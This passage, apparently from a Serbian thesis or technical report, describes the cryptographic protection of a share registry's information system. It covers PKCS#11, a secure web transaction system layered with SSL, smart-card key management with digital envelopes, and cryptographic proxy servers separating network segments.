komunikaciju i nakon toga se više ne pamti, te ga nije potrebno čuvati na smart kartici. Takođe, datu poruku može pročitati samo korisnik kome je poruka namenjena, jer on jedini može dešifrovati sesijski ključ primenom asimetričnog algoritma i tajnog ključa sa smart kartice. Međutim, sa stanovišta bezbednosti, u kriptografskoj literaturi postoji uverenje da je sesijski ključ manje bezbedan ako se prenosi šifrovan asimetričnim kriptografskim algoritmom na bazi poznatog javnog ključa, u odnosu na njegovo čuvanje na smart kartici.

Moguće je koristiti i kombinovani sistem upravljanja ključevima koji bi koristio ključeve dobijene kombinacijom ključa sa smart kartice i sesijskog ključa za svaku komunikaciju, koji u tom slučaju predstavlja takozvani ključ poruke - message key. U sistemu zaštite je moguće koristiti i hibridne sisteme za upravljanje ključevima, u zavisnosti od karaktera specijalizovanih aplikacija za koje se koriste.

4.3.6 DEŠIFROVANJE

Funkcija dešifrovanja - decrypt, je kriptografski inverzna funkcija funkciji šifrovanja i zasniva se na korišćenju identičnog simetričnog algoritma i identičnog ključa sa onim koji su korišćeni za šifrovanje. Kako je napred navedeno, ključ za dešifrovanje se može dobiti sa smart kartice korisnika ili se dobija u okviru poruke, ukoliko je u obliku digitalne anvelope ili se koristi neki od kombinovanih postupaka.

Na sledećoj slici je prikazan način šifrovanja i dešifrovanja podataka u simetričnom šifarskom sistemu :



Slika 4.9 Šematski prikaz procesa šifrovanja i dešifrovanja u simetričnom šifarskom sistemu

4.4 NAČIN FUNKCIONISANJA KRIPTOGRAFSKOG SISTEMA

Nakon iznošenja teorijskih osnova u prethodnom delu teksta, u narednim poglavljima će više biti reči o načinu primene kriptografske zaštite u informacionom sistemu registra akcija i akcionara. Svakako, i dalje će, gde se za tim ukaže potreba, biti data teorijska tumačenja primenjenih mehanizama. Ipak, osnovu izlaganja će predstavljati opis primene izloženih kriptografskih koncepata.

4.4.1 KORIŠĆENJE PKCS STANDARDA

PKCS standardi se koriste prilikom realizacije kriptografskih funkcija. *PKCS* standardi su otvoreni, što znači da su sve funkcije realizovane uz poštovanje pomenutih standarda međusobno kompatibilne. Detaljniji pregled *PKCS* standarda je dat u Appendix-u D. Najvećim dostignućem se može smatrati mogućnost interoperabilnosti sa drugim sertifikacionim telom, ukoliko se za tim ukaže potreba. U narednom izlaganju će posebno biti razmotren standard *PKCS#11*, kao standard od ključne važnosti za funkcionisanje bezbednosnog sistema registra.

PKCS#11 standard definiše aplikacioni programerski interfejs - *API*, u odnosu na softverske ili hardverske modulime koji sadrže kriptografske informacije ili izvršavaju kriptografske funkcije. Primenom ovog standardnog interfejsa, aplikacija ne mora obraćati pažnju na koji način su kriptografske funkcije realizovane, softverski, hardverski ili kombinovano, već je bitno samo da se odgovarajuće funkcije pozivaju na standardizovan način. Svi najveći svetski proizvođači kriptografskih proizvoda primenjuju *PKCS#11* standardni interfejs za realizaciju

kriptografskih funkcija. Opisani kriptografski *API* sadrži funkcije koje su realizovane u skladu sa *PKCS#11* standardnim interfejsom.

U okviru Registra akcija i akcionara, u skladu sa usvojenom politikom zaštite, definisani su različiti nivoi zaštite. Takođe su definisane i posebne grupe korisnika kojima su dostupni određeni nivoi zaštite. Sistem zaštite je organizovan tako da se kroz kriptografske aplikacije i servise omogućava samo određenim korisnicima sa specijalnim ovlašćenjima, sa posebnim smart karticama, da mogu koristiti aplikacije koje uključuju potpuni skup funkcija kriptografskog *API*, dok ostali korisnici mogu koristiti samo delimični skup funkcija. Takođe je predviđeno da određeni skup korisnika koristi jedan tip kriptografskih algoritama, recimo simetričnih, dok se za drugi skup korisnika koristi drugi tip kriptografskih algoritama. U svakom slučaju, u okviru informacionog sistema Registra akcija i akcionara predviđena je mogućnost korišćenja različitih tipova smart kartica za korisnike sa različitim ovlašćenjima u pogledu korišćenja sistema zaštite. Na opisani način, sistem zaštite je dobio na fleksibilnosti i omogućava svakom novom korisniku informacionog sistema izbor načina korišćenja sistema zaštite, uz neophodno obezbeđenje da se pri tome ne narušava nivo bezbednosti kompletnog sistema.

Opisani skup funkcija se koristi i u sistemima bezbednog digitalnog arhiviranja podataka. Naime, u digitalnim arhivama, elektronski dokumenti se smeštaju u odgovarajuću bazu podataka uz digitalni potpis onoga ko je zapis formirao. Pored toga, određeni podaci se dodatno šifruju i smeštaju u bazu podataka, ukoliko nose odgovarajući stepen poverljivosti. U tom smislu, u sistemu je definisana i funkcija bezbednosnog markiranja podataka - security labeling, za propisno upravljanje bezbednosnim podacima. Opšti princip je da svi podaci koji proizvode pravno dejstvo, i na koje se neki organ referiše u svom radu, moraju kao minimum zahteva sadržati digitalni potpis za zaštitu njihovog integriteta i sprečavanje neovlašćene modifikacije. Ostvarivanje funkcije bezbednog arhiviranja podataka u elektronskom obliku uz digitalni potpis, i eventualno šifrovanje, uvelo je potpunu primenu elektronskog poslovanja u Registru akcija i akcionara.

4.4.2 SISTEM ZAŠTITE WEB TRANSAKCIJA

Jedna od najrasprostranjenijih standardnih klijent-server Internet opštenamenskih aplikacija je *http* komunikacija ili Web servis u okviru koga je potrebno realizovati pouzdan sistem zaštite. Za tu namenu je razvijeno, verifikovano i u praksi dokazano rešenje sistema zaštite Web servisa pod imenom zaštićene Web transakcije - *SWT*.

U okviru pomenutog rešenja, u skladu sa odgovarajućom usvojenom politikom zaštite predviđa se višeslojna struktura i slojevitost sistema zaštite. U odnosu na kriptografski kvalitet i kompletnost rešenja, sistemi za zaštitu Web transakcija se mogu podeliti na sledeće četiri kategorije rešenja :

1. Sistem sa uključenom zaštitom samo na aplikativnom nivou i nezaštićenom - otvorenom *http* komunikacijom na transportnom nivou,
2. Sistem zaštite na aplikativnom nivou i korišćenje standardnog *SSL* protokola za zaštitu *http* komunikacije klijenta i servera na transportnom nivou, pri čemu se u fazi autentifikacije razmenjuje sopstveno realizovani digitalni sertifikat Web servera,
3. Sistem zaštite na aplikativnom nivou i korišćenje standardnog *SSL* protokola za zaštitu *http* komunikacije klijenta i servera na transportnom nivou, pri čemu se u fazi autentifikacije razmenjuju sopstveno realizovani digitalni sertifikati koji su ugrađeni u Web server i klijentski Internet browser program,
4. Korišćenje prethodno opisanog sistema *SWT* sa realizacijom kriptografske zaštite koja je u potpunosti samostalno realizovana, kako na aplikativnom tako i na transportnom nivou.

Nakon detaljnog razmatranja kako mogućih opcija, tako i potreba i zahteva informacionog sistema Registra, odlučeno je da se u okviru informacionog sistema Registra primeni druga navedena opcija. Opcija realizacije Web transakcija zasnovana na drugoj navednoj opciji, je izbrana iz razloga kvaliteta zaštite, kao i optimalnog vremena potrebnog za projektovanje i implementaciju. Opcija uključuje *SWT* mehanizme zaštite na aplikativnom nivou i *SSL* protokol na transportnom nivou.

SWT je namenjen za integraciju u savremene client-server arhitekture koje se realizuju na *TCP/IP* mrežnim protokolima, uz primenu Web aplikativnih tehnologija. *SWT* sistem je razvijen sa ciljem kriptografske podrške komunikaciji između Web klijenta pri čemu se koriste standardni Internet browser program i Web server implementacija kvalitenih kriptografskih funkcija. *SWT* sistem je prvenstveno namenjen za zaštitu u sistemima elektronske trgovine i poslovanja, e-commerce i e-business, ali se može koristiti i za kompletnu zaštitu bilo koje *http* komunikacije. Sistem *SWT* je sličan standardizovanom i široko rasprostranjenom *SSL* protokolu. Medutim, *SWT* sistem ima četiri osnovne prednosti u odnosu na *SSL* protokol :

1. Sistem *SWT* realizuje funkcije zaštite podataka na aplikativnom nivou korišćenjem asimetričnih i simetričnih kriptografskih sistema,
2. Sistem *SWT* uključuje originalnu proceduru autentifikacije klijenta i servera za uspostavljanje kriptografskog tunela na transportnom nivou, kriptografski jaču od procedure autentifikacije primenjene u *SSL* protokolu,
3. Obzirom da predstavlja proizvod domaćeg razvoja i da je pod punom kontrolom proizvođača, sistem *SWT* uključuje mogućnost, pored ugradnje standardnih odnosno javnih algoritama i ugradnju privatnih simetričinih algoritama, definisanih od strane samih korisnika, kako za zaštitu tajnosti

podataka na aplikativnom nivou, tako i za realizaciju kriptografskog tunela na transportnom nivou,

4. Obzirom da je plod domaćeg razvoja, sistem *SWT* je moguće u potpunosti verifikovati na nivou izvornog koda.

U sistemu *SWT* se primenjuje kombinacija tehnika za realizaciju kriptografskog tunela na transportnom nivou i zaštite na aplikativnom nivou korišćenjem simetričnih i asimetričinih šifarskih sistema.

Sistem *SWT* se sastoji od transportnog i aplikativnog *SWT* modula :

- Transportni *SWT* modul se bazira na kripto-proksi modulima - *KPM,* zaštite. *KPM* je realizovan direktnim programiranjem *TCP/IP* steka na nivou socket-a. Primenom *KPM* modula na klijentskoj i serverskoj strani ostvaruje se zaštićena komunikacija koja je nedostupna za sve ostale učesnike na mreži. U tehničkom smislu vrši se kriptografsko tuneliranje *TCP/IP* komunikacije i prenos podataka zaštićenim kanalom - encryption tunneling, izmedu klijenta i servera. Pored funkcija tajnosti ostvarene su i funkcije autentičnosti primenom autentifikacionog protokola tipa chalenge-response. Ovaj protokol se realizuje u fazi uspostavljanja konekcije - handshake.
- Aplikativni *SWT* modul realizuje standardne funkcije digitalnog potpisa i zaštite tajnosti podataka. Aplikativni *SWT* modul je u sprezi sa modulom za čitanje smart kartica - *SCM*, koje se koriste za čuvanje tajnih ključeva i digitalnih sertifikata. Pomenuti modul može koristiti tajne ključeve i sa drugih medijuma, kao što su disketa ili hard disk, ali se takva primena ne preporučuje jer bi se time bitno smanjila bezbednost i pouzdanost sistema zaštite. Funkcije aplikativnog kriptografskog modula su integrisane u *http* aplikaciji čime se ostvaruje semantički zasnovana zaštita. Ovaj modul je realizovan kao ActiveX komponenta koja je instalirana i na serveru i na klijentu i povezana je sa aplikativnon logikom u okviru *HTML* stranica. Moguće je koristiti i JAVA aplete. ActiveX komponente ili JAVA apleti mogu biti instalirani kod klijenta ili se mogu prekopirati sa servera. U zavisnosti od tipa aplikacije moguće je štititi podatke koji se dinamički unose u interaktivnoj razmeni izmedu klijenta i servera, on-line, kao podatke koji su već ranije pripremljeni i nalaze se na disku, off-line.

U sistemu razlikujemo dve komponente *SWT* sistema :

1. Serverska *SWT/S* komponenta sistema zaštite koja je instalirana na Web serveru,
2. Klijentska *SWT/C* komponenta sistema zaštite na klijentskom računaru na kome se nalazi prezentaciona logika - Internet browser program.

Obe komponente *SWT* sistema se baziraju na modularnoj strukturi, sličnoj onoj primenjenoj u *KPS* serverima zaštite i obe poseduju i aplikativni i transportni *SWT*

modul. Osnovna razlika pomenutih *SWT* komponenti je u klijentskom i serverskom lokalnom aplikativnom interfejsu *SWAL*, preko koga se ove komponente integrišu u Web aplikaciju. *SWAL* modul omogućava Web aplikacijama korišćenje skupa kriptografskih funkcija, neophodnih za zaštitu na aplikativnom nivou, koje čine :

- Šifrovanje i dešifrovanje,
- Digitalni potpis i verifikacija,
- Otvaranje i zatvaranje zaštićenih sesija,
- Prijava i odjava korisnika za rad sa *SWT* aplikacijom.

Kao i u slučaju uspostavljanja veze izmedu *KPS* servera zaštite, u komunikaciji klijentske i serverske komponente *SWT* sistema, na aplikativnom i na transportnom nivou, razlikujemo dve faze :

1. Autentifikaciju i razmenu ključeva,
2. Zaštićenu komunikaciju.

Na transportnom nivou, autentifikacija se zasniva na razmeni digitalnih sertifikata i sesijskog ključa za uspostavljanje kriptografskog tunela između komponenti *SWT* sistema na transportnom nivou, kripto proksi komponenete, i podrazumeva sledeće faze :

- Slanje *http* zahteva od strane klijenta,
- Autentifikacija servera - verifikacija serverskog sertifikata od strane klijenta,
- Autentifikacija klijenta - verifikacija klijentskog sertifikata i potpisa od strane servera,
- Generisanje sesijskih ključeva,
- Razmena sesijskih ključeva korišćenjem asimetričnog algoritma.

Na aplikativnom nivou, pored razmene digitalnih sertifikata i sesijskog ključa za šifrovanje na aplikativnom nivou, u okviru autentifikacione procedure na bezbedan način se prenosi korisničko ime i lozinka korisnika u cilju autentifikacije za određeni servis koji se koristiti u okviru informacionog sistema Registra. Opisana procedura je veoma slična autentifikacionoj proceduri na transportnom nivou sa uključenim zaštićenim, šifrovanim i digitalno potpisanim, prenosom korisničkog imena i lozinke klijenta koji se koriste za autentifikaciju klijenta na aplikativnom nivou. Ova autentifikacija je centralizovana radi uspostavljanja jedinstvene tačke pristupa svih ovlašćenih korisnika informacionog sistema.

Procedure autentifikacije na transportnom i aplikativnom nivou predstavljaju originalno razvijene procedure koje su challenge-response tipa, kao i autetntifikaciona procedura primenjena u standardnom *SSL* protokolu, ali koje su kriptografski jače od procedure primenjene u *SSL* protokolu iz dva osnovna razloga:

1. Procedure primenjene u *SWT* sistemu na aplikativnom i transportnom nivou uključuju digitalni potpis i šifrovanje podataka koji se razmenjuju i na klijentskoj i na serverskoj strani.
2. U ovim procedurama se simetrični ključ za šifrovanje - sesijski ključ, u jednoj sesiji formira od delova sesijskog ključa koji se generišu i na klijentskoj i na serverskoj strani.

Zaštićena komunikacija obuhvata šifrovanje i dešifrovanje svih podataka kako na transportnom nivou - kriptografski tunel, tako i na aplikativnom nivou primenom simetričnog kriptografskog algoritma i razmenjenog sesijskog ključa.

4.4.3 KRIPTOGRAFSKI MEHANIZMI ZAŠTITE U TROSLOJNOJ ARHITEKTURI

U kontekstu savremenih kretanja, kao opšteprihvaćeni trend u razvoju Internet aplikacija, primenjuju se troslojne ili višeslojne arhitekture aplikacija na bazi Web komunikacije. U tom smislu, tipična troslojna aplikacija se sastoji se od :

1. Klijenta,
2. Web servera i
3. Baze podataka.

Pri tome, klijent najčešće predstavlja standardni Internet browser program, dok Web server može biti kombinacija Web servera i aplikativnog servera.

Sistem zaštite ovakve arhitekture se generalno sastoji iz dva segmenta :

1. Zaštita između klijenta i Web servera i
2. Zaštita izmedu Web servera i servera baze podataka.

Zaštita između klijenta i Web servera je ostvarena primenom mehanizama zaštite na aplikativnom i transportnom nivou, kao što je opisani *SWT* sistem. Zaštita između Web servera i servera baze podataka je realizovana primenom mrežne barijere - firewall. Ova mrežna barijera ima veoma bitnu i osetljivu ulogu krajnje instance zaštite servera baze podataka, te je neophodno da to bude kriptografski što kvalitetnija mrežna barijera. U tu svrhu se koristi *KPS* server zaštite, kao sopstvena mrežna barijera na aplikativnom i transportnom nivou, koji poseduje dve mrežne kartice za bezbednu separaciju mrežnih segmenata. Prilikom korišćenja kombinacije Web servera i aplikativnog servera, *KPS* server zaštite je postavljen između aplikativnog servera i baze podataka. U tom slučaju, ukoliko je neophodno, i shodno konfiguraciji mreže, dodatna bezbednost se postiže primenom dodatnog firewall-a između Web servera i Web aplikativnog servera.

U ovakvoj konfiguraciji je neophodno je da se na Web serveru ili na Web

aplikativnom serveru, ugradi kriptografska komponenta, pod nazivom *KPS* gejtvej, koja služi za uspostavljanje kriptografske komunikacije - jaka autentifikacija i kriptografski tunel između Web aplikativnog servera i servera baze podataka.

4.4.4 ZAŠTITA NA APLIKATIVNOM NIVOU

Zaštita na aplikativnom nivou Web komunikacije u okviru Registra akcija i akcionara je realizovana primenom *SWT* aplikativnog modula zaštite koji se bazira na originalnoj proceduri autentifikacije, klijentskom softveru koji realizuje asimetrične i simetrične kriptografske algoritme i odgovarajućem tokenu za smeštanje kriptografskih parametara kao i odgovarajućem serverskom softveru zaštite koji je instaliran na aplikativnom serveru Registra i koji služi kao drugi kraj u zaštiti „s kraja na kraj“ od klijenta do servera.

Moguće su tri varijante rešenja zaštite na aplikativnom nivou :

1. Rešenje koje se bazira na korišćenju korisničkog imena i lozinke, kao i na čisto softverskoj klijentskoj kriptografskoj aplikaciji,
2. Rešenje koje se bazira na korišćenju korisničkog imena i lozinke, kao i na klijentskoj kriptografskoj aplikaciji koja se zasniva na korišćenju mini CD-a, kao dodatne hardverske komponente,
3. Rešenje koje se bazira na korišćenju korisničkog imena i lozinke, kao i na klijentskoj kriptografskoj aplikaciji koja se zasniva na korišćenju smart kartice, kao dodatne hardverske i kriptografske komponente.

U prvoj pomenutoj varijanti, kriptografski ključevi, simetričini i asimetrični, se čuvaju šifrovani na hard disku klijentskog računara. Ovo rešenje je najjednostavnije i najjeftinije. Međutim, ovo rešenje se bazira na jednokomponentnoj proceduri autentifikacije, samo korišćenjem onoga što se zna - korisničko ime i lozinka, što je nedovoljno bezbedno sa kriptografskog stanovišta, jer su ključevi smešteni u okviru nebezbednog okruženja operativnog sistema klijentske radne stanice. Takođe, nije obezbeđena funkcija neporecivosti transakcija u slučaju primene tehnologije digitalnog potpisa.

Druga varijanta predstavlja rešenje u kome se ključevi čuvaju šifrovani na mini CD-u, kao dodatnom hardverskom elementu. Nivo bezbednosti je isti kao i u prvom slučaju, ali je procedura autentifikacije sada dvokomponentna jer se koristi ono što se zna, korisničko ime i lozinka kao i ono što se poseduje - mini CD. Ni u ovom slučaju nije obezbeđena funkcija neporecivosti transakcija u slučaju primene tehnologije digitalnog potpisa.

Treća varijanta predstavlja rešenje koje je primenjeno u Registru, i koje se sastoji od dvokomponentne procedure jake autentifikacije, hardverska komponenta je smart kartica, koja je bezbedno okruženje za generisanje asimetričnih ključeva i digitalnog

potpisa, kao i za čuvanje šifrovanih simetričnih ključeva i digitalnih sertifikata. Digitalni potpis je realizovan na smart kartici, te ovakvo rešenje u potpunosti realizuje funkcije autentičnosti, zaštite integriteta poruka i neporecivosti transakcija.


U sva tri slučaja bi bilo moguće klijentski softver instalirati na klijentu ili ga pokretati sa Web aplikativnog servera.

U okviru Registra akcija i akcionara je primenjena smart kartica za digitalno potpisivanje i kao nosilac kriptografskih parametara, asimetrični i simetrični ključevi, i digitalnih sertifikata. Primenjeno rešenje se bazira na sledećim principima :


- Koriste se dva para asimetričnih ključeva odnosno dva digitalna sertifikata : jedan za digitalno potpisivanje, a drugi za identifikaciju i primenu u okviru tehnologije digitalne anvelope,
- Asimetrični par ključeva za digitalno potpisivanje se generiše na samoj kartici, pri čemu tajni ključ nikada ne napušta smart karticu. Takođe, digitalni potpis se vrši na samoj smart kartici, obezbeđujući na taj način funkciju neporecivosti digitalno potpisanih transakcija,
- Asimetrični par ključeva za identifikaciju i digitalnu anvelopu se generiše u okviru Sertifikacionog tela, pri čemu se tajni ključ čuva u okviru *CA* za potrebe eventualnog dešifrovanja poruka za određenog korisnika, u slučaju gubitka smart kartice tog korisnika ili za neke druge potrebe.

Sistem upravljanja simetričnim ključevima se zasniva na korišćenju sesijskih simetričnih ključeva. Naime, kao što je već rečeno, pre svake komunikacije se kreira slučajna veličina koja će predstavljati sesijski ključ za datu komunikaciju i koja se generiše na klijentskoj i na serverskoj strani. Sesijski ključ se zatim, zajedno sa šifrovanom porukom, šalje primenom postupka digitalne anvelope.

Na sledećim slikama je dat grafički prikaz funkcionisanja sistema digitalne anvelope koji se sastoji iz dva procesa. Prvi proces je proces šifrovanja i on se odvija na strani pošaljioca podataka, dok je drugi proces proces dešifrovanja i on se odvija na strani primaoca podataka :



Slika 4.10 Šematski prikaz procesa šifrovanja u procesu primene digitalne anvelope



Slika 4.11 Šematski prikaz procesa dešifrovanja u procesu primene digitalne anvelope

Ovaj sistem predstavlja veoma efikasan sistem upravljanja ključevima, jer se novi ključ koristi za svaku komunikaciju i nakon toga se više ne pamti i nije ga potrebno čuvati na smart kartici. Takođe, datu poruku može pročitati samo korisnik kome je ona namenjena, jer on jedini može dešifrovati sesijski ključ primenom asimetričnog algoritma i tajnog ključa sa smart kartice. Moguće je koristiti i kombinovani sistem upravljanja ključevima koji bi koristio ključeve koji bi se dobijali kombinacijom ključa sa smart kartice i sesijskog ključa za svaku komunikaciju, a koji bi u tom slučaju predstavljao takozvani ključ poruke - message key. U sistemu zaštite je moguće koristiti i hibridne sisteme upravljanja ključevima u zavisnosti od karaktera specijalizovanih aplikacija za koje se koriste.

4.4.5 KRIPTOGRAFSKI PROKSI SERVER

Kriptografski proksi serveri - *KPS*, su namenjeni za logičku i kriptografsku separaciju mrežnih segmenata. U okviru čvorišta informacionog sistema Registra, instalirani su *KPS* preko kojih se ostvaruje zaštićena razmena podataka na aplikativnom i transportnom nivou. *KPS* imaju ulogu sopstveno realizovanih mrežnih barijera - firewall, za kriptografsko razdvajanje bezbednosno kritičnih delova od opštenamenskih delova mreže i komunikacionog segmenta. *KPS* poseduje dve mrežne kartice, pri čemu je jedna priključena na bezbednu *LAN* mrežu posmatranog čvorišta informacionog sistema, dok je druga povezana sa komunikacionim uređajima u okviru internog komunikacionog *TCP/IP* segmenta. Može se zaključiti da *KPS* razdvajaju na aplikativnom i transportnom nivou osetljivi deo *LAN* mreže a to je čvorište informacionog sistema i komunikacionog segmenta.


U realizaciji pomenutih servera zaštite primenjeni su aplikacioni i transportni proksi serveri, u nastojanju da se iskoriste dobre strane i jednog i drugog rešenja kriptografskih gejtveja :

1. Aplikacioni proksi server za zaštitu na aplikativnom nivou omogućuje analizu semantike podataka koji su specifični za specijalizovane aplikacije,
2. Transportni proksi server za zaštitu na transportnom nivou obezbeđuje jaku proveru autentičnosti i implementaciju kriptografskog tunela između servera koji je nezavisan od samih podataka. Na opisani način se realizuju virtuelne privatne mreže - *VPN*, na transportnom nivou.

Opisanim kriptografskim proksi serverima - *KPS*, zaštita na aplikativnom nivou se ostvaruje primenom asimetričnih kriptografskih algoritama za realizaciju tehnologije digitalnog potpisa i fajlova koji se prenose. Na ovaj način se postiže provera autentičnosti servera, zaštita integriteta podataka koji se prenose kroz informacioni sistem, kao i nemogućnost poricanja emisije datih podataka. Pored toga, primenom simetričnih šifarskih sistema ostvaruje se zaštita tajnosti podataka. Zaštita na transportnom nivou se realizuje primenom sopstveno razvijenog, specijalizovanog protokola za komunikaciju između servera, kao i primenom simetričnih kriptografskih algoritama za zaštitu tajnosti celokupne komunikacije između servera formiranjem kriptografskog tunela. *KPS* serveri podržavaju zaštićeni prenos kako standardizovanih poruka, vezanih za različite aplikacije u informacionom sistemu Registra, tako i poseban servis zaštićenog prenosa fajlova u realnom vremenu za potrebe razmene većih fajlova u sistemu kao što su periodični izveštaji i slično. Najviši nivo zaštite internih delova čvorišta informacionog sistema je moguć jedino uz primenu kombinovane aplikativne i transportne zaštite.

Kao što je već rečeno, *KPS* serveri zaštite poseduju dve mrežne kartice, pri čemu je jedna priključena u bezbednu *LAN* mrežu datog čvorišta informacionog sistema, a druga na opštenamenski deo mreže datog čvorišta sa komunikacionim uređajima u

okviru komunikacionog *TCP/IP* segmenta. Opštenamenski segment *LAN* mreže spada u kategoriju koja se naziva demilitarizovanom zonom – *DMZ* [38]. Izgled koncepcije mreže sa *DMZ* je dat na sledećoj slici :



Slika 4.12 Koncepcija mreže sa *DMZ*

U opštenamenskom delu se izvršavaju standardne Intranet/Internet aplikacije koje imaju niži bezbednosni rizik, kao što su e-mail, *ftp* i *http*, i u tom delu se nalaze serveri za realizaciju ovih aplikacija. Zaštita opštenamenskog dela se može dodatno ostvariti primenom komercijalnog firewall-a. Međutim, činjenica je da komercijalni firewall proizvodi ne nude potreban nivo zaštite osetljivih delova mreže. Najviši nivo zaštite ovih delova čvorišta je moguć jedino uz primenu kombinovane aplikativne i transportne zaštite. Stoga se, u cilju zaštite najosetljivijih delova interne mreže - čvorišta, primenjuje *KPS* server zaštite, kao sopstvene firewall komponente, koji predstavlja realizaciju aplikativnog i transportnog kriptografskog gateway-a. Opštenamenski deo mreže obezbeđuje zaštitu bezbednosno osetljivih informacija, a bezbedni deo mreže pruža zaštitu za visoko poverljive informacije i aplikacije koje ih obrađuju.

Osnovne kriptografske karakteristike *KPS* servera zaštite su :

- Zaštita na aplikativnom nivou primenom RSA asimetričnog kriptografskog algoritma sa ključem dužine minimalno1024 bita,
- Zaštita na transportnom nivou bazira se na korišćenju simetričnih šifarskih sistema sa dužinom ključa od 256 bita,
- Primena procedure jake autentifikacije, strong authentication certificate

based procedure, za ostvarivanje kriptografskog tunela između dva *KPS* servera zaštite,
- Primenjena je procedura jake autorizacije administratora servera bazirana na smart karticama. *KPS* serveri zaštite su opremljeni čitačima smart kartica,
- Ostvarena je dodatna zaštita primenom originalnog protokola komunikacije između *KPS* servera - *KPP*,
- Moguće je ostvariti dodatnu zaštitu primenom dodatnog protokola koji je prilagođen aplikaciji Registra za pristup komunikacionom segmentu informacionog sistema, protokol komunikacije između radnih stanica bezbednih delova čvora informacionog sistema, u krajnjim tačkama čvorištima - *LPP*. (Lokalni Pristupni Protokol).

Nakon instalacije aplikacija *KPS* servera zaštite, za korektno startovanje aplikacije potrebno je u čitač smart kartica ubaciti smart karticu administratora datog servera i izvršiti proceduru jake autorizacije administratora servera.

Integritet softverskih izvršnih modula aplikacija *KPS* servera zaštite se dodatno štiti digitalnim potpisom proizvođača ili vlasnika aplikacije koji se verifikuje pri svakom startovanju aplikacije servera zaštite. Naime, prilikom formiranja instalacionog programa aplikacije servera zaštite, vrši se digitalno potpisivanje svih izvršnih modula aplikacije primenom asimetričnog kriptografskog algoritma i tajnog ključa proizvođača. Dobijeni digitalni potpis se zatim instalira sa aplikacijom na svaki server zaštite. Verifikacijom dobijenog digitalnog potpisa sa svakim startovanjem aplikacije servera onemogućava se zlonamerna modifikacija izvršnih modula i eliminiše se mogućnost napada tipa Trojanskog konja. Drugim rečima, verifikacijom digitalnog potpisa izvršnog koda aplikacije realizuju se funkcije detekcije zlonamerne modifikacije aplikacije zaštite - intrusion detection. Javni ključ asimetričnog kriptografskog algoritma, pomoću koga se vrši verifikacija, ugrađen je u kod aplikacije.

